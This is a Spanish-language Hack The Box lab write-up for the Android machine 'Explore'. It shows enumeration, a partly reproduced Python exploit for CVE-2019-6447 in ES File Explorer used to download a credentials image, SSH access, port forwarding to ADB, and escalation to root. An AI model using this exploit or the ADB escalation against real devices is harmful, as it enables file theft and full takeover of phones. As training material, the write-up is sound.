Hack The Box

PEN-TESTING LABS

Write-up

Máquina Explore

Autor: J0lm3d0

Índice

1. Introducción

En este documento se recogen los pasos a seguir para la resolución de la máquina Explore de la plataforma HackTheBox. Se trata de una máquina Linux de 64 bits, que posee una dificultad fácil de resolución según la plataforma.

Para comenzar a atacar la máquina se debe estar conectado a la VPN de HackTheBox o, si se cuenta con un usuario VIP, lanzar una instancia de la máquina ofensiva que nos ofrece la plataforma. Después, hay que desplegar la máquina en cuestión y, una vez desplegada, se mostrará la IP que tiene asignada y se podrá empezar a atacar.

2. Enumeración de servicios y recopilación de información sensible

Para comenzar, realizo un escaneo de todo el rango de puertos TCP mediante la herramienta ***Nmap***.



Figura 1: Escaneo de todo el rango de puertos TCP

En la figura 1 se puede observar los puertos que la máquina tiene abiertos. Después, aplico scripts básicos de enumeración y utilizo la flag -sV para intentar conocer la versión y servicio que están ejecutando cada uno de los puertos que he detectado abiertos (figuras 2 y 3).



Figura 2: Enumeración de los puertos abiertos

Figura 3: Enumeración de los puertos abiertos 2

Tras este segundo escaneo, veo que *Nmap* no ha conseguido detectar el servicio utilizado por el puerto 41147, mientras que detecta un servicio "File Explorer" en el puerto 42135 y una API para servidores de Minecraft en el puerto 59777, además de reconocer estos 2 últimos como un servicio HTTP, por lo que voy a intentar enumerar su contenido desde un navegador.

Al acceder al puerto 42135 obtengo un mensaje "Not Found" (no encontrado), tal y como puede verse en la figura 4.

Figura 4: Página principal del servicio HTTP del puerto 42135

Por otra parte, tal y como se aprecia en la figura 5, al acceder desde el navegador al puerto 59777 me aparece un mensaje "FORBIDDEN" (prohibido).



Figura 5: Página principal del servicio HTTP del puerto 59777

Tras no conseguir ninguna información, pruebo a realizar un ataque de fuerza bruta para encontrar directorios y/o ficheros ocultos (fuzzing) mediante la herramienta ***Gobuster***, sin obtener ningún resultado para el servicio del puerto 42135 y encontrando algunos directorios para el puerto 59777. Pero, tal y como se muestra en la figura 6,todas las rutas muestran un código 301 Forbidden.



Figura 6: Búsqueda de rutas ocultas sobre la raíz del servidor web

Después de no conseguir nada con lo que avanzar, intento buscar exploits con los servicios que enumeré en el segundo escaneo de *Nmap*. En la figura 7 se muestra el resultado de la búsqueda de exploit para el servicio "ES File Explorer". Encuentro un exploit que aplica en la versión 4.1.9.7.4 y que permite la lectura de archivos. Aunque no conozca la versión que se está empleando del servicio, merece la pena probar si es vulnerable.



Figura 7: Búsqueda de exploits para el servicio "ES File Explorer"

3. Acceso a la máquina

Para ejecutar el exploit, hay que pasar como argumentos un comando ya predefinido por el creador y la IP del servidor. La lista de comandos que pueden utilizarse puede obtenerse abriendo el exploit y comprobando las primeras líneas, tal y como se observa en la figura 8.

```
# Exploit Title: ES File Explorer 4.1.9.7.4 - Arbitrary File Read
# Date: 29/06/2021
# Exploit Author: Nehal Zaman
# Version: ES File Explorer v4.1.9.7.4
# Tested on: Android
# CVE : CVE-2019-6447

import requests
import json
import ast
import sys

if len(sys.argv) < 3:
    print(f"USAGE {sys.argv[0]} <command> <IP> [file to download]")
    sys.exit(1)

url = 'http://' + sys.argv[2] + ':59777'
cmd = sys.argv[1]
cmds = ['listFiles','listPics','listVideos','listAudios','listApps','l
listCmds = cmds[:9]
if cmd not in cmds:
    print("[-] WRONG COMMAND!")
    print("Available commands : ")
    print("  listFiles         : List all Files.")
    print("  listPics          : List all Pictures.")
    print("  listVideos        : List all videos.")
    print("  listAudios        : List all audios.")
    print("  listApps          : List Applications installed.")
    print("  listAppsSystem    : List System apps.")
    print("  listAppsPhone     : List Communication related apps.")
    print("  listAppsSdcard    : List apps on the SDCard.")
    print("  listAppsAll       : List all Application.")
    print("  getFile           : Download a file.")
    print("  getDeviceInfo     : Get device info.")
    sys.exit(1)
```

Figura 8: Uso del exploit

Para comprobar si el servidor es vulnerable, utilizo el comando “getDeviceInfo” y, tal y como se ve en la figura 9, se confirma que el servidor es vulnerable y obtenemos información. Además, veo también que es posible que exista un servidor FTP en el directorio “/sdcard” expuesto de forma local en el puerto 3721.

```
┌──(root💀kali)-[/home/…/Documentos/HTB/Explore/content]
└─# python3 esfe_fileread.py getDeviceInfo 10.10.10.247

============================================================
|    ES File Explorer Open Port Vulnerability : CVE-2019-6447    |
|                Coded By : Nehal a.k.a PwnerSec                 |
============================================================

name : VMware Virtual Platform
ftpRoot : /sdcard
ftpPort : 3721
```

Figura 9: Información del dispositivo

Comprobando las diferentes opciones, encuentro una imagen cuyo título es "creds" (credentials), por lo que procedo a descargarla (figura 10) y visualizar su contenido (figura 11), que muestra la contraseña de un usuario "kristi".

```
┌──(root💀kali)-[/home/…/Documentos/HTB/Explore/content]
└─# python3 esfe_fileread.py listPics 10.10.10.247

==================================================================
|    ES File Explorer Open Port Vulnerability : CVE-2019-6447    |
|                Coded By : Nehal a.k.a PwnerSec                 |
==================================================================

name : concept.jpg
time : 4/21/21 02:38:08 AM
location : /storage/emulated/0/DCIM/concept.jpg
size : 135.33 KB (138,573 Bytes)

name : anc.png
time : 4/21/21 02:37:50 AM
location : /storage/emulated/0/DCIM/anc.png
size : 6.24 KB (6,392 Bytes)

name : creds.jpg
time : 4/21/21 02:38:18 AM
location : /storage/emulated/0/DCIM/creds.jpg
size : 1.14 MB (1,200,401 Bytes)

name : 224_anc.png
time : 4/21/21 02:37:21 AM
location : /storage/emulated/0/DCIM/224_anc.png
size : 124.88 KB (127,876 Bytes)


┌──(root💀kali)-[/home/…/Documentos/HTB/Explore/content]
└─# python3 esfe_fileread.py getFile 10.10.10.247 /storage/emulated/0/DCIM/creds.jpg

==================================================================
|    ES File Explorer Open Port Vulnerability : CVE-2019-6447    |
|                Coded By : Nehal a.k.a PwnerSec                 |
==================================================================

[+] Downloading file...
[+] Done. Saved as `out.dat`.
```

Figura 10: Descarga de la imagen "creds"



Figura 11: Contenido de la imagen "creds"

Por tanto, pruebo las credenciales con el servicio SSH del puerto 2222 que escaneamos anteriormente, y, como se muestra en la figura 12, confirmo que accedo correctamente al dispositivo.



Figura 12: Acceso al dispositivo

Tras buscar por los diferentes directorios, consigo encontrar la flag de usuario no privilegiado en el directorio “sdcard”. En la figura 13 puede observarse su contenido.



Figura 13: Flag de usuario no privilegiado

4. Escalada de privilegios

Enumerando el sistema en busca de vías potenciales para escalar privilegios, veo que el puerto 5555 está abierto de forma interna, tal y como se observa en la figura 14.

```
:/ $ netstat -natup | grep "LISTEN"
tcp6       0      0 :::59777                :::*                    LISTEN      -
tcp6       0      0 ::ffff:10.10.10.2:38341 :::*                    LISTEN      -
tcp6       0      0 :::2222                 :::*                    LISTEN      3215/net.xnano.android.sshserver
tcp6       0      0 :::5555                 :::*                    LISTEN      -
tcp6       0      0 ::ffff:127.0.0.1:39383  :::*                    LISTEN      -
tcp6       0      0 :::42135                :::*                    LISTEN      -
```

Figura 14: Puertos a la escucha de forma interna

Este puerto es utilizado por el servicio **ADB (Android Debug Bridge)**, que es el que nos permite conectar un dispositivo Android a un PC para así poder testear las aplicaciones que se desarrollan para dicha plataforma directamente en un terminal físico. Esta conexión puede realizarse por USB (que es el medio más común) y, como en este caso, por TCP. Al estar abierto el puerto solo de forma interna, no puedo conectarme directamente desde mi máquina, pero, al contar con credenciales de acceso mediante SSH, puedo aprovecharlo para realizar un *Local Port Forwarding* que asocie el puerto 5555 de mi máquina al de la víctima. Si nos fijamos en la figura 15, vemos que tras conectarnos mediante SSH con los parámetros adecuados, el puerto 5555 de mi máquina de atacante se pone a la escucha por parte del servicio SSH.

```
┌──(root💀kali)-[/home/j0lm3d0]
└─# ssh -l kristi 10.10.10.247 -p 2222 -L 5555:localhost:5555
Password authentication
Password:
:/ $
```

```
┌──(root💀kali)-[/home/j0lm3d0]
└─# netstat -natup | grep "LISTEN"
tcp        0      0 127.0.0.1:5555          0.0.0.0:*               LISTEN      26342/ssh
tcp6       0      0 ::1:5555                ::::*                   LISTEN      26342/ssh
```

Figura 15: Local Port Forwarding mediante SSH

Una vez realizado, las conexiones que se realicen al puerto 5555 de mi máquina, se estarán reenviando y tratando en el servicio de la víctima. Por tanto, procedo a utilizar la herramienta ***adb*** para conectarme al servicio y obtener una shell, tal y como se observa en la figura 16.



Figura 16: Obtención de shell mediante ADB

Tras acceder de nuevo al dispositivo mediante ADB, compruebo que soy el usuario "shell". Es muy posible que el servicio ADB esté ejecutandose con privilegios, por lo que pruebo a realizar un cambio de usuario a root (***su root***) y, como se puede ver en la figura 17, me convierto en el usuario root. Con esto, busco la flag final en el sistema y la visualizo.



Figura 17: Flag de root